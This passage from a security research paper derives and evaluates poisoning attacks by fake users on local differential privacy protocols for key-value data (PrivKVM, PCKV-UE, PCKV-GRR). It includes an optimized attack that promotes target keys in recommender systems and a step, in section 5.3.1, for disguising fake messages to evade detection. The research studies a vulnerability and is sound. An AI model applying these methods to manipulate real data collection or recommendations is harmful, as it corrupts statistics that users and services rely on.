$$\hat{m}_k = \frac{\left(n_1^k - n_{-1}^k\right)(a-b)}{a(2p-1)\left(n_1^k + n_{-1}^k - nb\right)}, \tag{21}$$

where the parameters a, b, p, and l are described in Section 3.3 for PCKV-UE and PCKV-GRR, and they are set as follows for PrivKVM:

$$a = 1, b = 0, p = \frac{e^{\varepsilon_2}}{e^{\varepsilon_2}+1}, l = 1. \tag{22}$$

Then, we can represent the mean gain $G_m(\mathbb{Y})$ as follows:

$$\begin{aligned} G_m(\mathbb{Y}) &= \sum_{k\in\mathbb{T}} \mathbb{E}\left[\tilde{m}_k - \hat{m}_k\right] \\ &= \sum_{k\in\mathbb{T}} \left\{ \mathbb{E}\left[\frac{\left(n_1^k - n_{-1}^k + \tilde{n}_1^k - \tilde{n}_{-1}^k\right)(a-b)}{a(2p-1)\left(n_1^k + n_{-1}^k + \tilde{n}_1^k + \tilde{n}_{-1}^k - (n+m)b\right)}\right] \right. \\ &\quad \left. - \mathbb{E}\left[\frac{\left(n_1^k - n_{-1}^k\right)(a-b)}{a(2p-1)\left(n_1^k + n_{-1}^k - nb\right)}\right] \right\}. \end{aligned} \tag{23}$$

However, unlike the frequency gain, it is non-trivial to compute the two expectations above because they involve divisions between random variables. Specifically, since n_1^k and n_2^k are random variables, both the numerator and the denominator are random variables. To address the challenge, we propose to use the first-order Taylor expansion of functions of random variables [9] to approximately compute G_m. Specifically, given two random variables X and Y, the first-order Taylor expansion means the following:

$$\mathbb{E}\left[\frac{X}{Y}\right] \approx \frac{\mathbb{E}[X]}{\mathbb{E}[Y]}. \tag{24}$$

Note that we have the following:

$$\mathbb{E}[n_1^k - n_{-1}^k] = n\frac{f_k}{\ell}a(2p-1)m_k,$$

$$\mathbb{E}[n_1^k + n_{-1}^k - nb] = n\frac{f_k}{\ell}(a-b),$$

where f_k and m_k are the true frequency and mean value of k. Thus, based on the first-order Taylor expansion, we have:

$$G_m \approx \sum_{k\in\mathbb{T}} \left(\frac{a-b}{a(2p-1)} \frac{nf_k a(2p-1)m_k/\ell + \mathbb{E}[\tilde{n}_1^k] - \mathbb{E}[\tilde{n}_{-1}^k]}{nf_k(a-b)/\ell + \mathbb{E}[\tilde{n}_1^k] + \mathbb{E}[\tilde{n}_{-1}^k] - mb} - m_k \right). \tag{25}$$

For simplicity, we denote $c_1^k = nf_k a(2p-1)m_k/\ell$ and $c_2^k = nf_k(a-b)/\ell - mb$. Then, we approximate optimizing the mean gain as follows:

$$\max_{\mathbb{Y}} \sum_{k\in\mathbb{T}} \frac{\mathbb{E}[\tilde{n}_1^k] - \mathbb{E}[\tilde{n}_{-1}^k] + c_1^k}{\mathbb{E}[\tilde{n}_1^k] + \mathbb{E}[\tilde{n}_{-1}^k] + c_2^k}. \tag{26}$$

Reformulated two-objective optimization problem By combining Eq. 19 and 26, we re-formulate our two-objective optimization problem as follows:

$$\max_{\mathbb{Y}} \begin{bmatrix} \sum_{k\in\mathbb{T}} (\mathbb{E}[\tilde{n}_1^k] + \mathbb{E}[\tilde{n}_{-1}^k]) \\ \sum_{k\in\mathbb{T}} \frac{\mathbb{E}[\tilde{n}_1^k] - \mathbb{E}[\tilde{n}_{-1}^k] + c_1^k}{\mathbb{E}[\tilde{n}_1^k] + \mathbb{E}[\tilde{n}_{-1}^k] + c_2^k} \end{bmatrix}. \tag{27}$$

5.1.2 RMA

In this baseline attack, each fake user picks a message uniformly at random from the message domain allowed by a LDP protocol and sends it to the server.

5.1.3 RKVA

RMA does not consider any information about the target keys. Different from RMA, RKVA considers the target keys. Specifically, each fake user picks a random target key k, pairs it with an extreme value 1, and the constructed KV pair is viewed as the fake user's KV pair. Then, the constructed KV pair is processed by the LDP protocol and the resulting message is sent to the server.

5.2 Attacking PrivKVM

5.2.1 M2GA

Recall that PrivKVM is an iterative procedure, in which the frequency estimation is performed in the first round while the mean estimation is performed in each round and the estimated mean values in the last round are used. Solving Eq. 27 exactly is non-trivial. Therefore, we propose a two-step approximate solution, which first optimizes the frequency gain and then approximately optimizes the mean gain.

Since each user in PrivKVM sends a key index and a tuple to the server, we craft such message for each fake user such that Eq. 19 is maximized. For PrivKVM, a fake user can only inject a single key to be counted by the server. That is, a fake user can only increase either $\tilde{n}_1^k$ or $\tilde{n}_{-1}^k$ for a single key k. Therefore, for each fake user, we randomly select a target key k, and send the index k and the tuple $\langle 1, \cdot \rangle$ to the server, where the reported value does not influence the frequency gain and we will discuss it for optimizing the mean gain. Thus, we have $\sum_{k\in\mathbb{T}}(\mathbb{E}[\tilde{n}_1^k] + \mathbb{E}[\tilde{n}_{-1}^k]) = m$, and we have the frequency gain as $G_f = \frac{m}{(n+m)(a-b)} - c$, where the parameters a, b are defined in Eq. 18. In practice, for each target key, $\frac{m}{r}$ fake users send messages including the target key to the server.

For mean estimation, we attack each round of PrivKVM. Specifically, in PrivKVM, the value sent to the server is either 1 or -1. Therefore, to increase the estimated mean, a fake user always sends value 1 for a target key. In other words, we have $\mathbb{E}[\tilde{n}_1^k] = \frac{m}{r}$ and $\mathbb{E}[\tilde{n}_{-1}^k] = 0$ for each target key k. The mean gain is as follows: $G_m \approx \sum_{k\in\mathbb{T}} \frac{a-b}{a(2p-1)} \frac{nf_k a(2p-1)m_k/\ell + m/r}{nf_k(a-b)/\ell + m/r - mb} - m_k$, where a, b, p are given in Eq. 22.

To summarize, each fake user sends a random target key and value 1 to the server in each round of PrivKVM.

5.2.2 RMA

In RMA, each fake user randomly chooses a key k from the entire dictionary. Then, the fake user randomly chooses a tuple to report to the server. Specifically, $\langle 0, 0 \rangle$ is chosen with a probability of $\frac{1}{2}$, while $\langle 1, -1 \rangle$ and $\langle 1, 1 \rangle$ are each chosen with probability $\frac{1}{4}$.

Therefore, we have a probability of $\frac{1}{2d}$ that the message of a fake user supports key k, and the KV pairs $\langle k, 1 \rangle$ and $\langle k, -1 \rangle$ would be supported with equal probabilities. Thus, we have $\mathbb{E}[\tilde{n}_1^k] = \mathbb{E}[\tilde{n}_{-1}^k] = \frac{m}{4d}$. By plugging the values into Eq. 20 and Eq. 25, we have the frequency gain of $G_f = \frac{mr}{2(n+m)(a-b)d} - c$, and the mean gain of $G_m \approx \sum_{k\in\mathbb{T}} \frac{a-b}{a(2p-1)} \frac{nf_k a(2p-1)m_k}{nf_k(a-b) + m/(2d) - mb} - m_k$. Again, we note that the parameters a, b, p are different in G_f and G_m.

5.2.3 RKVA

In RKVA, each fake user picks a target key k uniformly at random and the fake user's tuple is $\langle 1, 1 \rangle$. This tuple is perturbed according to the Perturb step of the PrivKVM protocol. The perturbed tuple still supports k with a probability of $\frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+1}$, and the value is inverted with a probability of $\frac{1}{1+e^{\varepsilon_2}}$.

Therefore, we have $\mathbb{E}[\tilde{n}_1^k] = \mathbb{E}[\tilde{n}_{-1}^k] = \frac{me^{\varepsilon_1}}{2r(e^{\varepsilon_1}+1)}$. $\mathbb{E}[\tilde{n}_1^k] = \frac{me^{\varepsilon_1}e^{\varepsilon_2}}{r(e^{\varepsilon_1}+1)(1+e^{\varepsilon_2})}$ and $\mathbb{E}[\tilde{n}_{-1}^k] = \frac{me^{\varepsilon_1}}{r(e^{\varepsilon_1}+1)(1+e^{\varepsilon_2})}$. The frequency gain is $G_f = \frac{me^{\varepsilon_1}}{(n+m)(a-b)(e^{\varepsilon_1}+1)} - c$, and the mean gain is $G_m \approx \sum_{k\in\mathbb{T}} \frac{a-b}{a(2p-1)} \frac{nf_k a(2p-1)m_k + me^{\varepsilon_1}(e^{\varepsilon_2}-1)/r(e^{\varepsilon_1}+1)(1+e^{\varepsilon_2})}{nf_k(a-b) + me^{\varepsilon_1}/(r(e^{\varepsilon_1}+1)) - mb} - m_k$.

5.3 Attacking PCKV-UE

5.3.1 M2GA

In PCKV-UE, each user sends a vector of length $d+\ell$ to the server, and each dimension is checked independently on whether it supports the corresponding key. Therefore, a single user could support multiple keys.

For each fake user, we put a 1 or -1 in all the dimensions corresponding to the target keys. Therefore, a single fake user can increase $\tilde{n}_1^k$ or $\tilde{n}_{-1}^k$ for all $k \in \mathbb{T}$. For the remaining dimensions, if we simply leave them as 0, the server may easily detect that these messages are from fake users. To address this issue, we sample some dimensions and set them

to 1 or -1, such that the vectors we craft for the fake users would have the same number of 1 bits and -1 bits as the expectation of the genuine users'. Specifically, if a genuine user samples a KV pair $\langle \cdot, 1\rangle$ (or $\langle \cdot, -1\rangle$) to report, the perturbed vector would have $\lfloor ap + (d'-1)(b/2) \rfloor$ 1 (or -1) bits and $a(1-p) + (d'-1)(b/2)$ -1 (or 1) bits on expectation. We note that this form of disguise does not affect the frequency gain and mean gain for the target keys.

Therefore, we have $\tilde{n}_1^k + \tilde{n}_{-1}^k = m$ for each target key k. The frequency gain is $G_f = \frac{mr\ell}{(n+m)(a-b)} - c$. To further maximize the mean gain, we solve the optimization problem of Eq. 26 in the similar way as for PrivKVM. Specifically, we only need to maximize $\tilde{n}_1^k - \tilde{n}_{-1}^k$ for each target key k under the constraints of $\tilde{n}_1^k \geq 0, \tilde{n}_{-1}^k \geq 0$ and $\tilde{n}_1^k + \tilde{n}_{-1}^k = m$. Therefore, we have the following optimal solution $\tilde{n}_1^k = m$ and $\tilde{n}_{-1}^k = 0$. Thus, we obtain the mean gain as: $G_m \approx \sum_{k\in\mathbb{T}} \frac{a-b}{a(2p-1)} \frac{nf_k a(2p-1)m_k/\ell + m}{nf_k(a-b)/\ell + m(1-b)} - m_k$.

To summarize, each fake user sets the dimensions corresponding to the target keys to 1 in its vector. Moreover, to evade possible detection, each fake user randomly samples some other dimensions of its vector and set them to be 1 or -1 such that the vector has the same number of 1 bits and -1 bits as the expected 1 bits and -1 bits in a genuine user's vector.

5.3.2 RMA

In PCKV-UE, a message is a vector. For each fake user, we randomly sample the value of each dimension of the vector. Specifically, each dimension is randomly set to 1, -1, or 0 with an equal probability of $\frac{1}{3}$. Therefore, we have $\mathbb{E}[\tilde{n}_1^k] = \mathbb{E}[\tilde{n}_{-1}^k] = \frac{m}{3}$. The frequency gain is $G_f = \frac{2mr\ell}{3(n+m)(a-b)} - c$. The mean gain is $G_m \approx \sum_{k\in\mathbb{T}} \frac{a-b}{a(2p-1)} \frac{nf_k a(2p-1)m_k/\ell}{nf_k(a-b)/\ell + 2m/3 - mb} - m_k$.

5.3.3 RKVA

For each fake user, a random target key k is sampled from $\mathbb{T}$ and paired with a value of 1. The constructed KV pair is then perturbed by the PCKV-UE protocol. As the perturbation is independent for each dimension, we only need to focus on the dimensions corresponding to the target keys in $\mathbb{T}$. Similar to PrivKVM, if k is selected, its value remains the same with probability ap and gets inversed to -1 with a probability of $a(1-p)$. However, different from PrivKVM, if a key other than k is selected, the perturbed vector supports k with probability b and the value is 1 or -1 with equal probability $\frac{b}{2}$. Therefore, we have $\mathbb{E}[\tilde{n}_1^k] = \frac{map + m(r-1)b/2}{r}$ and $\mathbb{E}[\tilde{n}_{-1}^k] = \frac{ma(1-p) + m(r-1)b/2}{r}$. The frequency gain and the mean gain are respectively as follows: $G_f = \frac{ma\ell + m(r-1)b\ell}{(n+m)(a-b)} - c$ and $G_m \approx \sum_{k\in\mathbb{T}} \frac{nf_k m_k/\ell + m/r}{nf_k/\ell + m/r} - m_k$.

5.4 Attacking PCKV-GRR

5.4.1 M2GA

In PCKV-GRR, each user sends a KV pair as the message to the server. A user supports a KV pair if and only if the message he/she sent to the server is exactly the KV pair. Therefore, similar to PrivKVM, a fake user can only increase the support count $\tilde{n}_1^k$ or $\tilde{n}_{-1}^k$ of a single target key. Similar to PrivKVM, we have $\sum_{k\in\mathbb{T}} \mathbb{E}\left[\tilde{n}_1^k + \tilde{n}_{-1}^k\right] = m$. The frequency gain is $G_f = \frac{m\ell}{(n+m)(a-b)} - c$.

The mean gain for each target key is then maximized in the same way as each round of PrivKVM, where we set $\tilde{n}_1^k = \frac{m}{r}$ and $\tilde{n}_{-1}^k = 0$, i.e., we set all the values in the KV pairs sent to the server to 1. Thus, the mean gain is $G_m \approx \sum_{k\in\mathbb{T}} \frac{a-b}{a(2p-1)} \frac{nf_k a(2p-1)m_k/\ell + m/r}{nf_k(a-b)/\ell + m/r - mb} - m_k$.

To summarize, each fake user sends a random target key and value 1 to the server.

5.4.2 RMA

For each fake user, we randomly select a target key and set its corresponding value as -1 or 1 uniformly at random , which is the KV pair sent to the server. Therefore, we have $\mathbb{E}[\tilde{n}_1^k] = \mathbb{E}[\tilde{n}_{-1}^k] = \frac{m}{2d'}$. We have the frequency gain as $G_f = \frac{mr\ell}{(n+m)(a-b)d'} - c$, while the mean gain as $G_m^k \approx \sum_{k\in\mathbb{T}} \frac{a-b}{a(2p-1)} \frac{nf_k a(2p-1)m_k/\ell}{nf_k(a-b)/\ell + m/d' - mb} - m_k$.

5.4.3 RKVA

For each fake user, we randomly select a target key k from $\mathbb{T}$ and choose its value 1 to construct a KV pair. The KV pair is then perturbed according to the Perturb step of the PCKV-GRR protocol. The KV pair after perturbation still keeps k as its key with a probability of a, and a key other than k gets perturbed to k with a probability of b. Therefore, we get $\mathbb{E}[\tilde{n}_1^k] = \frac{map + m(r-1)b/2}{r}$ and $\mathbb{E}[\tilde{n}_{-1}^k] = \frac{ma(1-p) + m(r-1)b/2}{r}$. We have $G_f = \frac{ma\ell + m(r-1)b\ell}{(n+m)(a-b)} - c$ and $G_m \approx \sum_{k\in\mathbb{T}} \frac{nf_k m_k/\ell + m/r}{nf_k/\ell + m/r} - m_k$.

5.5 Theoretical Analysis

Table 2 summarizes the analytical forms of the frequency gains of our three attacks for the three LDP protocols, while Table 3 summarizes the analytical forms of the approximate mean gains of our three attacks for the three LDP protocols. We have replaced the protocol-dependent parameters a, b, and p in the analytical forms. We note that we do not consider clipping the estimated frequency $\hat{f}_k$ and support counts n_1^k, n_{-1}^k when deriving the analytical forms.

First, we observe that M2GA outperforms RMA and RKVA. This is because M2GA crafts the fake users' messages via solving a two-objective optimization problem. In particular, our two objectives are non-convex. However, M2GA

Table 2: Frequency gains of the three attacks for PrivKVM, PCKV-UE, and PCKV-GRR. $\beta = \frac{m}{n}$ is the fraction of fake users, $f_{\mathbb{T}} = \sum_{k \in \mathbb{T}} f_k$ is the sum of true frequencies of the target keys, ε is the privacy budget, d is the total number of keys, ℓ is the padding length, $d' = d + \ell$ is the padded dictionary size, and r is the number of target keys.

	PrivKVM	PCKV-UE	PCKV-GRR
M2GA	$\frac{\beta}{1+\beta}\left[1 - f_{\mathbb{T}} + \frac{2-r}{e^{\varepsilon/2}-1}\right]$	$\frac{\beta\ell}{1+\beta}\left[2r - f_{\mathbb{T}} + \frac{4r}{e^{\varepsilon}-1}\right]$	$\frac{\beta}{1+\beta}\left[(1-f_{\mathbb{T}})\ell + \frac{2(d'-r)}{e^{\varepsilon}-1}\right]$
RMA	$\frac{\beta}{1+\beta}\left[\frac{(e^{\varepsilon/2}-2d+1)r}{2(e^{\varepsilon/2}-1)d} - f_{\mathbb{T}}\right]$	$\frac{\beta\ell}{1+\beta}\left[\frac{4e^{\varepsilon}r}{3(e^{\varepsilon}-1)} - f_{\mathbb{T}}\right]$	$\frac{\beta(r - f_{\mathbb{T}}d')\ell}{(1+\beta)d'}$
RKVA	$\frac{\beta}{1+\beta}\left[1 - f_{\mathbb{T}} + \frac{1-r}{e^{\varepsilon/2}-1}\right]$	$\frac{\beta\ell}{1+\beta}(1 - f_{\mathbb{T}})$	$\frac{\beta\ell}{1+\beta}(1 - f_{\mathbb{T}})$

Table 3: Approximate mean gains of the three attacks for PrivKVM, PCKV-UE, and PCKV-GRR. f_k is the true frequency of key k, m_k is the true mean value of k, $\varepsilon_2 = \frac{\varepsilon}{2N_{\text{iter}}}$ is the privacy budget in each round of PrivKVM, and N_{iter} is the number of rounds.

	PrivKVM	PCKV-UE	PCKV-GRR
M2GA	$\sum_{k \in \mathbb{T}} \frac{f_k m_k r + \frac{e^{\varepsilon_2}+1}{e^{\varepsilon_2}-1}\beta}{f_k r + \beta} - m_k$	$\sum_{k \in \mathbb{T}} \frac{2\beta\ell(e^{\varepsilon}+1) + (e^{\varepsilon}-1) f_k m_k}{2\beta\ell(e^{\varepsilon}+1) + (e^{\varepsilon}-1) f_k} - m_k$	$\sum_{k \in \mathbb{T}} \frac{(e^{\varepsilon}-1)(\beta\ell + f_k m_k r) + 2\beta d'}{\beta[(e^{\varepsilon}-1)\ell + 2(d'-r)] + (e^{\varepsilon}-1) f_k r} - m_k$
RMA	$\sum_{k \in \mathbb{T}} \frac{2 f_k m_k d}{2 f_k d + \beta} - m_k$	$\sum_{k \in \mathbb{T}} \frac{3(e^{\varepsilon}-1) f_k m_k}{3(e^{\varepsilon}-1) f_k + 4e^{\varepsilon}\beta\ell} - m_k$	$\sum_{k \in \mathbb{T}} \frac{f_k m_k d'}{f_k d' + \beta\ell} - m_k$
RKVA	$\sum_{k \in \mathbb{T}} \frac{f_k m_k r(e^{\varepsilon/2}+1) + e^{\varepsilon/2}\beta}{f_k(e^{\varepsilon/2}+1) + e^{\varepsilon/2}\beta} - m_k$	$\sum_{k \in \mathbb{T}} \frac{f_k m_k r + \beta\ell}{f_k r + \beta\ell} - m_k$	$\sum_{k \in \mathbb{T}} \frac{f_k m_k r + \beta\ell}{f_k r + \beta\ell} - m_k$

achieves the optimal frequency gain for the three LDP protocols in all cases, as we discussed when describing M2GA for each protocol. Moreover, in a given execution of a LDP protocol, M2GA also achieves the optimal mean gain if there is only one target key k (i.e., $r = 1$) and $n_1^k \geq n_{-1}^k > \frac{(n+m)b}{2}$ (Appendix A.1 shows the proof). Second, we observe that the frequency gain of an attack increases as the fraction of fake users increases. However, we do not have this observation for mean gains. We suspect the reason is that the mean gain depends on the estimated frequency and that we approximate the mean gains via Taylor expansion. Third, the frequency gain is larger when the total true frequencies $f_{\mathbb{T}}$ of the target keys is smaller. This is because the frequency gain is the difference between the estimated frequencies before and after attack. Moreover, the approximate mean gain becomes larger when the true mean value of each target key becomes smaller.

Prior work [7, 11] observed trade-off between security against poisoning attacks and privacy in LDP protocols for categorical and numerical data, i.e., such a LDP protocol is more vulnerable to poisoning attacks if it uses a smaller privacy budget. Our fourth observation is that such security-privacy trade-off does not necessarily hold in LDP protocols for key-value data. In particular, while we observe such security-privacy trade-off for the frequency gains of M2GA to PCKV-UE and PCKV-GRR, how the privacy budget ε influences the frequency gain of M2GA to PrivKVM depends on r, the number of target keys. Specifically, the frequency gain of M2GA to PrivKVM increases, does not change, and decreases as the privacy budget ε decreases when $r = 1$, $r = 2$, and $r > 2$, respectively. The *approximate* mean gain of M2GA in Table 3 has such security-privacy trade-off as we can verify that the derivative of the approximate mean gain of M2GA with respect to ε is negative. However, we do not necessarily observe such security-privacy trade-off for the *true* mean gains of M2GA in our experiments. This is because the approximate mean gains are obtained using Taylor expansion of the true ones and the protocols clip frequencies and support counts in practice.

Table 4: Dataset statistics. #records indicates the total number of KV pairs in a dataset, while the 90th-percentile refers to that of the number of KV pairs possessed per user.

Dataset	#users	#keys	#records	90th-percentile
Synthetic	100,000	100	100,000	1.0
Clothing	105,508	5,850	192,198	3.0
TalkingData	60,822	320	1,327,468	34.0
MovieLens-1M	943	1,682	100,000	244.4

6 Evaluation

6.1 Experimental Setup

6.1.1 Datasets

We evaluate our three attacks, i.e., M2GA, RMA, and RKVA, on a synthetic dataset and three real-world datasets. The statistics of the four datasets are shown in Table 4.

- **Synthetic**: Following [24, 49], we create a synthetic dataset to evaluate our attacks. In particular, we generate 10^5 users




Figure 1: Impact of different parameters (β, ε, r) on the frequency gains on Synthetic. The three rows are for PrivKVM, PCKV-UE, and PCKV-GRR, respectively.




Figure 2: Impact of different parameters (β, ε, r) on the mean gains on Synthetic. The three rows are for PrivKVM, PCKV-UE, and PCKV-GRR, respectively.

and 100 keys. Each user has a single KV pair. The keys and the values follow a zero-mean Gaussian distribution, where the standard deviation is 15 for keys and 1 for values.

- **Clothing** [1]: This is a clothing fit dataset for product size recommendation. It contains users' rating scores for different products. We treat each product as a key and view each rating score as a value. Note that each user may have multiple pairs of $\langle$product, rating score$\rangle$.

- **TalkingData** [3]: This dataset contains mobile apps downloaded by users on their mobile devices. In particular, we treat each category of mobile apps as a key and view the number of apps downloaded by a user in a category as a value. A user may have multiple KV pairs.

- **MovieLens-1M** [25]: This dataset contains users' rating scores for different movies. Each movie is a key and each rating score is a value. A user may rate multiple movies.

We scale the values in each dataset such that they fall into the range of $[-1, 1]$.

6.1.2 Evaluation Metrics

gain@freq and gain@mean We use *frequency gain (gain@freq)* and *mean gain (gain@mean)* of a set of target keys as the evaluation metrics. In particular, given a set of target keys $\mathbb{T}$, gain@freq is computed as $\sum_{k\in\mathbb{T}} \mathbb{E}[\Delta\hat{f}_k]$ and gain@mean is computed as $\sum_{k\in\mathbb{T}} \mathbb{E}[\Delta\hat{m}_k]$, where $\Delta\hat{f}_k$ and $\Delta\hat{m}_k$ respectively measure the frequency gain and mean gain for the target key k. Note that frequency gain and mean gain involve expectations. In our experiments, we average the results over 100 trials to compute the expectations. Since in our experiments, we clip the estimated frequencies and support counts in the LDP protocols, the frequency gains may not be the same as those in Table 2.

ASR for recommender systems We also consider recommender system as a downstream application. Specifically, the server first collects the frequency and mean value (i.e., average rating score) of each item/key from users using LDP protocols and then recommends top-t items to all users based on the statistics. In this downstream application, the attacker's goal is to promote the target items/keys to be among the top-t items recommended by the system. Therefore, we use *attack success rate (ASR)* as our metric, which we define as the fraction of target items that are in the t recommended items after attack. Note that the target items are not among the t recommended ones before attack.

We consider three different cases of recommender systems, i.e., frequency-based recommender system (Case 1), score-based recommender system (Case 2), and frequency-score-based recommender system (Case 3). In Case 1, the recommender system recommends the most popular t items, i.e., the t items with the largest estimated frequencies. Ties are broken by selecting the item with higher estimated average rating score. In Case 2, the recommender system recommends t items with the highest estimated average rating scores. Ties are broken by selecting the item with larger estimated frequency. In Case 3, the recommender system considers both the popularity and the average rating score of an item. Specifically, the recommender system calculates the product of the estimated frequency and (uncalibrated) average rating score of each item, and recommends the t items with the largest products. Ties are broken randomly. Roughly speaking, the product of the estimated frequency and average rating score of an item is the item's estimated total rating scores.




Figure 3: Impact of different parameters (β, ε, r) on the frequency gains on Clothing. The three rows are for PrivKVM, PCKV-UE, and PCKV-GRR, respectively.




Figure 4: Impact of different parameters (β, ε, r) on the mean gains on Clothing. The three rows are for PrivKVM, PCKV-UE, and PCKV-GRR, respectively.




Figure 5: Impact of different parameters (β, ε, r) on the frequency gains on TalkingData. The three rows are for PrivKVM, PCKV-UE, and PCKV-GRR, respectively.




Figure 6: Impact of different parameters (β, ε, r) on the mean gains on TalkingData. The three rows are for PrivKVM, PCKV-UE, and PCKV-GRR, respectively.

6.1.3 Parameter Settings

The parameters involved are β (the fraction of fake users), ε (the privacy budget), and r (the number of target keys). PrivKVM further involves N_{iter} (the number of rounds), while PCKV-UE and PCKV-GRR further involve ℓ (the padding length). Unless otherwise mentioned, we set the default values of these parameters as follows: $\beta = 0.05$, $\varepsilon = 1.0$, $r = 1$, $N_{\text{iter}} = 10$, $\ell = 1$ for Synthetic, $\ell = 2$ for Clothing, $\ell = 20$ for TalkingData, and $\ell = 100$ for MovieLens-1M. We set ℓ differently for different datasets to consider their different characteristics, which is suggested by [24]. We set $r = 10$ and $t = 20$ by default when evaluating our attacks to the recommender system downstream application. We randomly sample r keys from the entire dictionary as the target keys for each dataset. We vary one parameter while keeping the others fixed to their default values, to investigate its impact on the frequency and mean gains. We note that we clip the estimated frequencies and support counts in the LDP protocols as we described in Section 3.3.

6.2 Experimental Results

Figure 1–Figure 8 show the frequency gains and mean gains of our attacks on the four datasets. Figure 9 shows the ASRs of M2GA to the recommender systems in different cases on Clothing dataset. Moreover, we also explore the impact of N_{iter} on our attacks for PrivKVM, and the results are shown in Figure 10. Note that we don't show the results of frequency estimation since the frequencies of keys are estimated only in




Figure 7: Impact of different parameters (β, ε, r) on the frequency gains on MovieLens-1M. The three rows are for PrivKVM, PCKV-UE, and PCKV-GRR, respectively.

